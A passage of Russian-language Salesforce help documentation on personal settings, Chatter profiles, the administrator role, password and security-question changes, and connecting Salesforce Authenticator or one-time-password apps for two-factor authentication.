Одновременно разрешается открывать несколько связанных приложений. Связанные приложения — это приложения, устанавливаемые администратором для выполнения работы (например, Gmail™ и Microsoft Office 365™). Каждое связанное приложение открывается в новом окне, поэтому рекомендуем выключить блокировку всплывающих окон, препятствующую открытию связанного приложения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition и  
Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра средства  
запуска приложений:

- «Использование функций подлинности»

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **все версии, кроме Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения:

- Доступ к приложению, указанный в профиле пользователя или наборе полномочий.



Перетащите значок приложения на другое место и выполните сортировку приложений по частоте использования. Отсутствуют нужные результаты? Чтобы просмотреть другие приложения, объекты и элементы, щелкните **«Другие элементы»**. Или обратитесь за помощью к администратору.

СМ. ТАКЖЕ:


- [Средство запуска приложений](#)
- [Полномочия и доступ пользователя](#)
- [Общие сведения о связанных приложениях](#)

## Поиск настроек


Поиск параметров в зависимости от того, какие функциональные возможности Salesforce используются, и от настроек пользовательского интерфейса вашей организации.

Система Salesforce поддерживает разные параметры настройки и управления организацией. Кроме того, некоторые организации могут настраивать параметры создания, компоновки и распространения собственных приложений. Данные параметры доступны в меню «Настройка». Обычно данное меню используется разработчиками и администраторами Salesforce. Способ доступа пользователей к данному меню определяется параметрами пользовательского интерфейса, заданными в организации.

1. Взгляните на верхний колонтитул любой страницы Salesforce.

- При использовании Lightning Experience щелкните  и выберите **Настройки домашней страницы**.
- При использовании Salesforce Classic щелкните ссылку **Настройка** при ее наличии в верхнем колонтитуле пользовательского интерфейса.
- При использовании Salesforce Classic и отсутствии ссылки **Настройка** в верхнем колонтитуле щелкните имя пользователя и выберите пункт **Настройки**.

2. Введите название необходимой страницы в поле Быстрый поиск и выберите соответствующую страницу из меню.

-  **Совет:** Введите первые буквы названия страницы в поле Быстрый поиск. По мере ввода отображаются страницы, соответствующие заданному критерию поиска. Например, чтобы найти страницу «Параметры языка», введите *парам* в поле Быстрый поиск и выберите **Параметры языка**.

СМ. ТАКЖЕ:

- [Поиск личных параметров в Salesforce Classic](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.


## Настройка профиля Chatter


Профиль Chatter позволяет коллегам и клиентам просматривать сведения о пользователе. Профиль содержит фотографию и основные сведения (например, должность и контактные данные).

Рекомендуем настраивать профиль Chatter сразу после создания учетной записи Salesforce и выполнять его регулярное обновление.

 **Прим.:** Если организация не использует Chatter, то система позволяет [добавлять и редактировать личные сведения](#).

1. Откройте вкладку **«Chatter»** и найдите место для изображения на левой боковой панели страницы. Щелкните *Имя пользователя* напротив места для изображения.
2. Чтобы обновить фотографию для профиля, наведите указатель мыши на место для изображения и щелкните ссылку **«Добавить фотографию»**.

 **Совет:** Рекомендуем использовать собственную фотографию, но не фотографию животного или группы людей. При выборе фотографии помните, что Chatter является бизнес-инструментом, используемым на уровне непосредственного руководителя и генерального директора.

3. Чтобы обновить контактные данные, щелкните значок  под фотографией для профиля. Заполните поля на вкладках «Контакт» и «Общие сведения» области **«Редактировать профиль»**.

 **Совет:** При необходимости уточните место работы, прошлый опыт и текущие проекты.

4. Нажмите кнопку **«Сохранить все»**.

СМ. ТАКЖЕ:

[Редактирование личных сведений](#)

## Индивидуальная настройка системы Salesforce

Система Salesforce поддерживает личные параметры, позволяющие индивидуализировать используемые компоненты. Область расположения данных параметров в приложении определяется включенным интерфейсом системы Salesforce.

[Поиск по личным параметрам в Lightning Experience](#)

При использовании Lightning Experience личные параметры доступны посредством раздела «Личные параметры» или «Мои параметры».

[Поиск личных параметров в Salesforce Classic](#)

При использовании Personal Settings личные параметры доступны в разделе «Личные параметры» или «Мои параметры».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

## Поиск по личным параметрам в Lightning Experience

При использовании Lightning Experience личные параметры доступны посредством раздела «Личные параметры» или «Мои параметры».

1. Щелкните собственное изображение вверху любой страницы Salesforce.
2. Щелкните **«Параметры»**.
3. Чтобы выбрать нужный пункт меню, разверните соответствующее подменю на левой боковой панели страницы.

 **Совет:** Чтобы быстро найти нужную страницу, введите первые символы ее имени в поле **«Быстрый поиск»**. По мере ввода отображаются страницы, соответствующие заданному критерию поиска. Например, чтобы найти страницу «Личные сведения», введите строку *«личн»* в поле **«Быстрый поиск»**.

### ВЕРСИИ

Доступно в: **Lightning Experience**

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

## Поиск личных параметров в Salesforce Classic

При использовании Personal Settings личные параметры доступны в разделе «Личные параметры» или «Мои параметры».


1. Щелкните стрелку напротив собственного имени вверху любой страницы Salesforce.

В зависимости от параметров пользовательского интерфейса, заданных в организации, меню содержит пункт **«Настройка»** или **«Мои параметры»**.

2. Выберите пункт меню **«Настройка»** или **«Мои параметры»**.

3. Выполните одно из указанных ниже действий.

- Чтобы выбрать нужный пункт меню **«Настройка»**, разверните соответствующее подменю на левой боковой панели страницы.
- Чтобы выбрать нужный пункт меню **«Мои параметры»**, разверните соответствующее подменю на левой боковой панели страницы.

 **Совет:** Чтобы быстро найти нужную страницу, введите первые символы ее имени в поле **«Быстрый поиск»**. По мере ввода отображаются страницы, соответствующие заданному критерию поиска. Например, чтобы найти страницу «Личные сведения», введите строку *«личн»* в поле **«Быстрый поиск»**.

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic**.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

СМ. ТАКЖЕ:

[Поиск настроек](#)

## Общие сведения об администраторе Salesforce

Администратор Salesforce — это пользователь Salesforce, обладающий правами на администрирование системы и другими сверхспособностями. Администраторы отвечают за настройку и обслуживание организаций Salesforce. Администраторам назначается специальный профиль, позволяющий добавлять пользователей, а также определять компоненты и действия, доступные пользователям в системе Salesforce. Администраторы могут повышать производительность пользователей путем создания настраиваемых объектов, бизнес-правил, правил проверки, отчетов и других компонентов Salesforce. Администраторы отвечают за планирование рабочих процессов, решение возникающих проблем и выполнение сложных задач.

Все организации Salesforce содержат как минимум одного администратора; крупные организации могут содержать нескольких администраторов. Уровень сложности роли администратора определяется размером и структурой компании. Администраторы малых организаций могут выполнять действия, доступные другим пользователям Salesforce (например, продажа продуктов или обслуживание клиентов). Другими словами, всего один работник может выполнять множество обязанностей.

Система Salesforce поддерживает разные функции и элементы (см. руководство «Изучение основ Salesforce»), доступные для самостоятельной настройки. Их вполне достаточно для успешной работы! Тем не менее, некоторые компоненты могут быть включены и настроены только администратором. Он поможет оптимизировать возможности системы Salesforce для достижения максимального успеха.

Ниже перечислены некоторые обязанности администратора.

- Поиск или использование объекта, поля или функции, рассмотренной во время обучения.
- Создание настраиваемого бизнес-правила для определения даты закрытия обращения.
- Создание настраиваемого процесса утверждения для утверждения расходов сотрудников.
- Создание настраиваемого отчета по региону продаж.
- Назначение полномочия, отсутствующего в профиле пользователя.
- Обработка вопросов по предоставлению доступа к записям.
- Изучение непонятных сообщений об ошибках, рекомендующих обратиться за помощью к администратору.

Способы, обстоятельства и причины обращения к администратору определяются внутренними бизнес-политиками и практиками компании. Чтобы получить более подробную информацию, обратитесь к администратору!

СМ. ТАКЖЕ:

[Почему некоторые функции не отображаются?](#)

[Предоставление полномочий входа](#)

## Почему некоторые функции не отображаются?

Некоторые функции продукта могут быть недоступны пользователям ввиду многоуровневой настройки системы Salesforce.

Справочная документация и обучающие видеоролики позволяют получить дополнительную информацию о новых функциях Salesforce. Тем не менее, некоторые функции могут быть недоступны в пользовательском интерфейсе. Это может быть обусловлено несколькими причинами.

- Некоторые функции могут быть включены только после настройки просмотра настраиваемой страницы или установки внешних приложений.
- Некоторые функции могут быть доступны только при наличии дополнительных полномочий и параметров доступа.
- Имена некоторых стандартных объектов и полей могут быть изменены в результате настройки системы Salesforce, либо могут быть созданы собственные настраиваемые объекты и поля.
- Версия системы Salesforce или функциональные возможности Salesforce, используемые компанией, могут не поддерживать искомую функцию.

СМ. ТАКЖЕ:

[Общие сведения об администраторе Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: Все  
версии

## Советы для новых пользователей

Данный раздел содержит советы, позволяющие повысить производительность нового пользователя Salesforce.

Ниже перечислены советы для новых пользователей.

- При выборе объекта для поиска данных система Salesforce отображает только некоторые записи. Чтобы просмотреть полный список текущих записей данного объекта, рекомендуем вручную выбрать соответствующее представление. Воспользуйтесь раскрывающимся списком «*Просмотр*» и нажмите кнопку «**Начать**».
- *Связанные списки* — это ссылки, представленные в нижней части страницы объекта. Связанные списки предоставляют быстрый доступ к другим полезным связанным объектам. Ценность данной функции заключается в предоставлении быстрого доступа к данным, которые могут потребоваться для дальнейшей работы. Благодаря минимальной навигации, данная функция позволяет значительно ускорить бизнес-процессы пользователя. Приложение Salesforce поддерживает несколько стандартных связанных списков, элементы которых могут настраиваться администраторами по мере необходимости.
- Помните, что пользовательский интерфейс может отображать не все функции, описанные в документации. Как правило, интерфейс настраивается администратором в соответствии с текущими требованиями организации. При необходимости обратитесь к администратору за помощью по настройке.
- Справочные и обучающие материалы могут ссылаться на функции, которые недоступны для компании или не поддерживаются выбранным профилем. Чтобы активировать подобные функции или получить соответствующую помощь, обратитесь к администратору Salesforce в своей компании. Как его найти? Обратитесь к сотруднику компании, предоставившему доступ к системе Salesforce.
- Не забывайте сохранять внесенные изменения! Многие пользователи закрывают страницы редактирования записей без предварительного сохранения обновленных полей. Прежде чем выбрать другой элемент страницы, инициирующий переход в другую область приложения, нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Почему некоторые функции не отображаются?](#)

[Общие сведения об администраторе Salesforce](#)

## Персональная настройка

Используйте варианты настройки для персонализации своей работы в Salesforce. Настройте экран как вам нравится, защитите свою информацию и дайте знать другим пользователям о себе.

[Активация устройства, инициирующего запрос на проверку подлинности](#)

Благодаря активации устройства система Salesforce может легко проверять подлинность пользователя и предотвращать несанкционированный доступ.

[Редактирование личных сведений](#)

[Изменение пароля](#)

После входа для повышения уровня защиты следует изменить пароль. Если пароль утерян, щелкните ссылку **Восстановление пароля** на странице входа в систему, чтобы сбросить пароль посредством эл. почты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: все  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: все  
версии.

### [Изменение контрольного вопроса](#)

Пользователь может восстановить пароль, подтвердив свою личность путем ответа на выбранные ранее контрольные вопросы. Контрольные вопросы и ответы можно изменить в личных параметрах на странице «Изменить мой пароль».

### [Редактирование языковых и региональных параметров](#)

#### [Редактирование параметров электронной почты](#)

Редактируйте параметры исходящих сообщений электронной почты, чтобы определять возникающее имя и возможную подпись. Пользователь может также определять обратный адрес и соглашаться на автоматическое отправление сообщений электронной почты о соответствии на свой обратный адрес.

### [Настройка параметров типа записи](#)

#### [Обновление контактных данных](#)

Контактные данные можно обновить в любое время на странице профиля. Их могут просматривать все пользователи в вашей организации.

### [Добавление вкладок для часто используемых элементов](#)

Пользовательский интерфейс Salesforce состоит из вкладок, позволяющих просматривать, добавлять и редактировать сведения об объекте. Набор доступных вкладок определяется текущим приложением. Приложение может быть дополнено вкладками для часто используемых элементов.

### [Настройка параметров отображения](#)

Чтобы настроить параметры отображения Salesforce, воспользуйтесь личными параметрами.

### [Просмотр доступных вкладок Salesforce](#)

#### [Стандарты доступности](#)

Рассмотрим стандарты, используемые компанией Salesforce при создании приложений, поддерживающих режим доступности.

### [Просмотр и отображение. Вопросы и ответы](#)

#### [Страницы Salesforce](#)

Приложения Salesforce состоят из вкладок и страниц. Как правило, стандартным объектам (например, «Организации», «Контакты» и «Интересы») и другим функциям (например, Chatter) соответствуют вкладки, которые могут использоваться для перехода к нужным страницам. Например, чтобы создать запись организации, откройте вкладку «Организации», отображающую начальную страницу организаций.

#### [Вкладка «Начальная страница»](#)

На вкладке «Начальная страница» можно создавать сообщения Chatter, просматривать снимки панели мониторинга, задачи и календарь, а также выполнять поиск по потоку (🔍).

### [Устранение неполадок входа](#)

Не удается выполнить вход? Вы забыли имя пользователя или пароль, или вас заблокировали за слишком большое число попыток входа? При возникновении проблем при входе можете воспользоваться некоторыми решениями, представленными ниже.

## Активация устройства, инициирующего запрос на проверку подлинности

Благодаря активации устройства система Salesforce может легко проверять подлинность пользователя и предотвращать несанкционированный доступ.

Иногда пользователю предлагается пройти проверку на установление личности при входе в Salesforce. При установлении личности также выполняется «активация» устройства. Активация устройства позволяет Salesforce связать личность с устройством. Активация помогает предотвратить несанкционированный доступ к организации.

При входе в систему с нераспознанного устройства Salesforce предлагает проверить подлинность посредством одного из нижеприведенных методов проверки.

### Мобильное приложение средства проверки подлинности Salesforce

При подключении приложения средства проверки подлинности Salesforce (версии 2.0 и более поздних) к организации используйте приложение для проверки действий организации Salesforce. Salesforce отправляет всплывающее уведомление на ваше мобильное устройство. При получении уведомления откройте приложение, проверьте сведения о действии и нажмите на **«Подтвердить»** на своем мобильном устройстве.

**!** **Важное замечание:** Функции проверки подлинности посредством всплывающих уведомлений и автоматической геолокационной проверки подлинности с помощью мобильного приложения Salesforce Authenticator версии 2.0 и выше станут доступны с 13 февраля 2016 г., после выхода выпуска Salesforce Spring '16 для всех производственных организаций. Предварительные версии и тестирование в безопасной среде недоступны. В связи с особенностями процессов выпуска приложений в интернет-магазинах App Store и Google Play версия 2.0 может стать доступна для загрузки до того, как новый способ проверки подлинности станет доступен в тестовых средах и производственных организациях. Пользователи, загрузившие новую версию приложения, не смогут использовать возможности версии 2.0 в Salesforce до выпуска нового способа проверки подлинности.

### Приложение для создания одноразовых паролей

При подключении приложения для проверки подлинности (например, Salesforce Authenticator или Google Authenticator) к организации используйте приложение на своем мобильном устройстве для создания проверочного кода. Этот тип кода называется «одноразовый пароль с ограниченным сроком действия». Значение кода периодически изменяется.

### SMS-сообщение

Если проверенный номер мобильного телефона привязан к организации, проверочный код поступит на телефон в виде текстового сообщения. Если к вашей организации не привязан проверенный номер мобильного телефона, при входе в Salesforce для вас выводится запрос на регистрацию номера телефона. При регистрации происходит проверка вашего мобильного телефона; при возникновении необходимости в проверках в будущем будет использоваться этот способ проверки подлинности. При изменении номера мобильного телефона свяжитесь с вашим администратором Salesforce.

### Эл. почта

Salesforce отправляет проверочный код в электронном сообщении на адрес электронной почты, привязанный к вашей организации. Срок действия этого кода закончится через 24 часа.

### [Подключение Salesforce Authenticator \(версия 2.0 и выше\) для проверки подлинности в организации](#)

Для организации можно подключить мобильное приложение Salesforce версии 2.0 и выше. Данное приложение используется системой Salesforce для проверки подлинности. Если ваш администратор требует двухфакторной проверки подлинности в целях повышения безопасности входа или получения доступа к отчетам и панелям, вы можете использовать это приложение для проверки подлинности организации. Если в организации введена двухфакторная проверка, но пользователь не подключил приложение, при следующем входе в систему Salesforce будет выведено сообщение, предлагающее выполнить подключение. Если в организации не применяется двухфакторная проверка, пользователь может подключить приложение в личных настройках.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Политики паролей  
доступны в версиях: **все**  
версии.



### Подключение к приложению генератора разового пароля или устройству проверки подлинности

При необходимости подключите приложение генератора разовых паролей (например, Salesforce Authenticator или Google Authenticator) к собственной учетной записи. Используйте проверочный код, сгенерированный приложением (иногда называемый контролируемым по времени разовым паролем), когда Salesforce будет проверять подлинность. Если администратор требует выполнения двухфакторной проверки подлинности с целью повышения безопасности для входа, получения доступа к связанным приложениям либо доступа к отчетам или к панели мониторинга, воспользуйтесь кодом приложения. Если пользователь должен использовать двухфакторную проверку подлинности до подключения приложения, пользователю будет предложено подключиться к нему в следующий раз при входе в систему Salesforce. Если в организации не применяется двухфакторная проверка, пользователь может подключить приложение в личных настройках.

## Подключение Salesforce Authenticator (версия 2.0 и выше) для проверки подлинности в организации

Для организации можно подключить мобильное приложение Salesforce версии 2.0 и выше. Данное приложение используется системой Salesforce для проверки подлинности. Если ваш администратор требует двухфакторной проверки подлинности в целях повышения безопасности входа или получения доступа к отчетам и панелям, вы можете использовать это приложение для проверки подлинности организации. Если в организации введена двухфакторная проверка, но пользователь не подключил приложение, при следующем входе в систему Salesforce будет выведено сообщение, предлагающее выполнить подключение. Если в организации не применяется двухфакторная проверка, пользователь может подключить приложение в личных настройках.

**!** **Важное замечание:** Функции проверки подлинности посредством всплывающих уведомлений и автоматической геолокационной проверки подлинности с помощью мобильного приложения Salesforce Authenticator версии 2.0 и выше станут доступны с 13 февраля 2016 г., после выхода выпуска Salesforce Spring '16 для всех производственных организаций. Предварительные версии и тестирование в безопасной среде недоступны. В связи с особенностями процессов выпуска приложений в интернет-магазинах App Store и Google Play версия 2.0 может стать доступна для загрузки до того, как новый способ проверки подлинности станет доступен в тестовых средах и производственных организациях. Пользователи, загрузившие новую версию приложения, не смогут использовать возможности версии 2.0 в Salesforce до выпуска нового способа проверки подлинности.

Приложение Salesforce Authenticator (версия 2.0 и выше), установленное на мобильном устройстве, представляет собой второй «фактор» проверки. Использование приложения обеспечивает для организации дополнительный уровень безопасности. При выполнении действия, требующего проверки подлинности, приложение отправляет уведомление на мобильное устройство. Пользователь, получивший уведомление, открывает приложение на мобильном устройстве, проверяет сведения о действии и разрешает выполнение. При получении уведомления о несанкционированном действии пользователь может заблокировать действие через приложение. Для заблокированного действия можно установить отметку, чтобы его проверил администратор Salesforce. Кроме того, приложение предоставляет проверочные коды, которые могут использоваться для альтернативной проверки подлинности.

1. Загрузите и установите приложение Salesforce Authenticator версии 2.0 или выше для используемого мобильного устройства. Для iPhone приложение доступно в [App Store](#). Для устройств Android приложение доступно в [Google Play](#). Если на мобильном устройстве установлено приложение Salesforce Authenticator версии 1, обновите его до версии 2.0 в магазине App Store или Google Play. При обновлении приложения все подключенные организации будут сохранены.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.



Для ранее подключенных организаций проверка выполняется только с помощью кодов. Рассылка всплывающих уведомлений или автоматическая геолокационная проверка недоступны. Под именами таких организаций в списке подключенных организаций в приложении отображаются коды проверки. При наличии такой организации у текущего пользователя Salesforce проведите по странице приложения пальцем влево, чтобы удалить логин, прежде чем продолжить работу. Чтобы повторно подключить учетную запись с таким именем пользователя, выполните следующие действия. Переподключение организации обеспечивает доступ к полному функционалу Salesforce Authenticator версии 2.0: всплывающим уведомлениям, автоматической геолокационной проверке и проверочным кодам.

2. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
3. Найдите строку **«Регистрация приложения: Salesforce Authenticator»** и щелкните кнопку **«Подключить»**.
4. Из сообщений безопасности, выполните вход в организацию.
5. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве. Если приложение запускается впервые, выполняется обзор функционала. Просмотрите обзор или сразу добавьте организацию Salesforce в приложение.
6. Для добавления организации нажмите в приложении **+**. Приложение генерирует уникальную фразу из двух слов.
7. Введите слова в поле *«Фраза из двух слов»* в системе Salesforce.
8. Щелкните **«Подключить»**.  
Если на мобильном устройстве установлено приложение для создания кодов проверки для организации, вам может быть выслано уведомление. При подключении приложения Salesforce Authenticator версии 2.0 коды, создаваемые старым приложением, становятся недействительными. С этого момента все коды будут создаваться в приложении Salesforce Authenticator.
9. Приложение Salesforce Authenticator позволяет просматривать сведения о подключаемой организации. Чтобы завершить подключение, нажмите кнопку **«Подключить»**.

СМ. ТАКЖЕ:

[Активация устройства, инициирующего запрос на проверку подлинности](#)

[Настройка требований к входу при двухфакторной проверке подлинности](#)

[Отключение Salesforce Authenticator \(версии 2.0 или более поздней\) от учетной записи пользователя](#)

[Индивидуальная настройка системы Salesforce](#)

## Подключение к приложению генератора разового пароля или устройству проверки ПОДЛИННОСТИ

При необходимости подключите приложение генератора разовых паролей (например, Salesforce Authenticator или Google Authenticator) к собственной учетной записи.

Используйте проверочный код, сгенерированный приложением (иногда называемый контролируемым по времени разовым паролем), когда Salesforce будет проверять подлинность. Если администратор требует выполнения двухфакторной проверки подлинности с целью повышения безопасности для входа, получения доступа к связанным приложениям либо доступа к отчетам или к панели мониторинга, воспользуйтесь кодом приложения. Если пользователь должен использовать двухфакторную проверку подлинности до подключения приложения, пользователю будет предложено подключиться к нему в следующий раз при входе в систему Salesforce. Если в организации не применяется двухфакторная проверка, пользователь может подключить приложение в личных настройках.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

1. Загрузите поддерживаемое вашим типом устройства приложение средства проверки подлинности. При необходимости воспользуйтесь любым приложением средства проверки подлинности, поддерживающим алгоритм контролируемого по времени разового пароля (IETF RFC 6238), например [Salesforce Authenticator для iOS](#), [Salesforce Authenticator для Android](#) или Google Authenticator.
2. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
3. Найдите функцию «**Регистрация приложения: генератор разовых паролей**» и щелкните «**Подключить**».
4. Из соображений безопасности, выполните вход в организацию.
5. Просканируйте QR-код с помощью приложения средства проверки подлинности на мобильном устройстве. В качестве альтернативы можно нажать на «**Невозможно просканировать QR-код**» в своем обозревателе. Обозреватель отображает ключ безопасности. В приложении средства проверки подлинности введите имя пользователя и отображенный ключ.
6. В системе Salesforce введите код, созданный приложением средства проверки подлинности, в поле «**Код проверки**». Приложение средства проверки подлинности генерирует новый код проверки регулярно. Введите текущий код.
7. Щелкните «**Подключить**».

СМ. ТАКЖЕ:

[Активация устройства, инициирующего запрос на проверку подлинности](#)

[Настройка требований к входу при двухфакторной проверке подлинности](#)

[Настройка требований ко входу при двухфакторной проверке подлинности для API-доступа](#)

[Отключение пользовательского приложения для создания одноразовых паролей](#)

[Индивидуальная настройка системы Salesforce](#)

## Редактирование личных сведений

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Чтобы внести изменения, нажмите кнопку «**Правка**».
 

Подтверждение об изменении адреса эл. почты отправляется на новый адрес. Щелкните ссылку в полученном сообщении, чтобы применить новый адрес. Данный процесс позволяет обеспечить безопасность системы.
3. Сохраните внесенные изменения.


СМ. ТАКЖЕ:

- [Изменение пароля](#)
- [Поля пользователей](#)
- [Настройка профиля Chatter](#)
- [Индивидуальная настройка системы Salesforce](#)

## Изменение пароля

После входа для повышения уровня защиты следует изменить пароль. Если пароль утерян, щелкните ссылку **Восстановление пароля** на странице входа в систему, чтобы сбросить пароль посредством эл. почты.

Во избежание несанкционированного доступа к конфиденциальным данным регулярно меняйте пароль. Если администратор Salesforce использует регулярную смену паролей, в конце каждого периода отображается соответствующее напоминание.

 **Прим.:** При наличии полномочия «Использует единую регистрацию» пароль может быть сброшен только администратором. Обратитесь за помощью к администратору Salesforce.

1. Введите строку «*Пароль*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Изменить мой пароль**».
2. Заполните обязательные поля.
3. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

- [Сброс забытого пароля](#)
- [Сброс маркера безопасности](#)
- [Активация устройства, инициирующего запрос на проверку подлинности](#)
- [Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступные параметры  
настройки определяются  
используемой версией  
Salesforce.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Изменение контрольного вопроса

Пользователь может восстановить пароль, подтвердив свою личность путем ответа на выбранные ранее контрольные вопросы. Контрольные вопросы и ответы можно изменить в личных параметрах на странице «Изменить мой пароль».

 **Прим.**: Если параметр «Изменить мой пароль» недоступен, обратитесь за помощью к администратору Salesforce.

1. Введите строку «*Пароль*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Изменить мой пароль»**.
2. Введите текущий пароль.
3. Выберите контрольный вопрос в раскрывающемся меню.
4. Введите ответ на вопрос в поле «Ответ».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Редактирование языковых и региональных параметров

1. В разделе личных параметров войдите в раздел «*Часовой пояс*» в поле «Быстрый поиск», затем выберите **«Язык и часовой пояс»**. Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Настройте перечисленные ниже параметры.
  - Выберите основной часовой пояс в раскрывающемся списке «Часовой пояс».
  - Выберите страну или географический регион в раскрывающемся списке «Регион».
  - Выберите основной язык в раскрывающемся списке «Язык». Выбранный язык используется для отображения всего текста и интерактивной справки.
  - Выберите кодировку для сообщений эл. почты, отправляемых из системы Salesforce, в раскрывающемся списке «Кодировка эл. почты».
3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Поля пользователей](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Редактирование параметров электронной почты

Редактируйте параметры исходящих сообщений электронной почты, чтобы определять возникающее имя и возможную подпись. Пользователь может также определять обратный адрес и соглашаться на автоматическое отправление сообщений электронной почты о соответствии на свой обратный адрес.

1. Введите строку «*Мои параметры эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мои параметры эл. почты**».
2. Внесите необходимые изменения.

 **Прим.:** В версиях Personal Edition и Developer Edition слоган Salesforce добавляется под личной подписью пользователя во всех исходящих сообщениях эл. почты.

СМ. ТАКЖЕ:


[Индивидуальная настройка системы Salesforce](#)

## Настройка параметров типа записи

Чтобы автоматически назначать новым записям стандартный тип записи, настройте соответствующий параметр. Данный параметр позволяет пропускать страницу, содержащую запрос на выбор типа записи. Пользователи, которым доступны разные типы записей, могут выбирать нужный тип при каждом создании записи.

1. На странице личных настроек введите строку «*Тип записи*» в поле «Быстрый поиск» и выберите «**Задать стандартные типы записей**» или «**Выбор типа записи**» в зависимости от того, какой заголовок будет выведен.
2. Чтобы автоматически выбирать стандартный тип записи при создании записей данного типа, установите соответствующий флажок.  
В противном случае тип записи выбирается вручную.

3. Нажмите кнопку «**Сохранить**».

 **Прим.:** Параметр «Выбор типа записи» доступен только в том случае, если организация использует типы записей, либо для отдельной вкладки доступные разные типы записей.

Отдельные флажки доступны только при наличии нескольких типов записей для отдельной вкладки.

Если организация использует организации-лица, то флажку «Организация», установленному на данной странице, соответствует один стандартный тип записи для всех типов организаций. Стандартные типы записей не могут быть заданы для организаций-компаний и организаций-лиц по отдельности. Рекомендуем пропустить данный флажок при использовании обоих типов организаций.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ОБНОВЛЕНИЕ КОНТАКТНЫХ ДАННЫХ

Контактные данные можно обновить в любое время на странице профиля. Их могут просматривать все пользователи в вашей организации.

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

Чтобы обновить контактные данные, щелкните ссылку со своим именем или фотографию в профиле. Можно изменить все данные, кроме поля «Менеджер». Его может изменить только администратор Salesforce.

В разделе «Сообщества» вы можете определить доступность контактных данных внутри сообществ по полям. Можно показывать данные только сотрудникам, участникам сообществ, не являющимся сотрудниками вашей компании, или гостям, не выполнившим вход в систему. К отдельным полям имеют доступ все пользователи, имеющие доступ к сообществу.

### [Изменение фотографии в профиле пользователя или группы](#)

Пользователь может загрузить собственную фотографию в свой профиль или фотографию для группы Chatter, которой он управляет или за которую несет ответственность.

### [Отслеживание пользователей](#)

Функция отслеживания пользователей позволяет просматривать обновления в ленте Chatter, включая сообщения, комментарии и предпочтения.

### [Отслеживание записей](#)

Функция отслеживания записей позволяет просматривать обновления в ленте Chatter, включая изменения полей, сообщения, задачи и комментарии к записям.

### [Присоединение или выход из состава группы](#)

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

### [Поиск в ленте сообщений](#)

Вам нужно найти пользователя, группу или файл? Воспользуйтесь поиском в ленте, чтобы быстро отыскать необходимое.

СМ. ТАКЖЕ:

### [Изменение фотографии в профиле пользователя или группы](#)

## Изменение фотографии в профиле пользователя или группы

Пользователь может загрузить собственную фотографию в свой профиль или фотографию для группы Chatter, которой он управляет или за которую несет ответственность.

Доступно в версиях: Salesforce Classic и Lightning Experience.

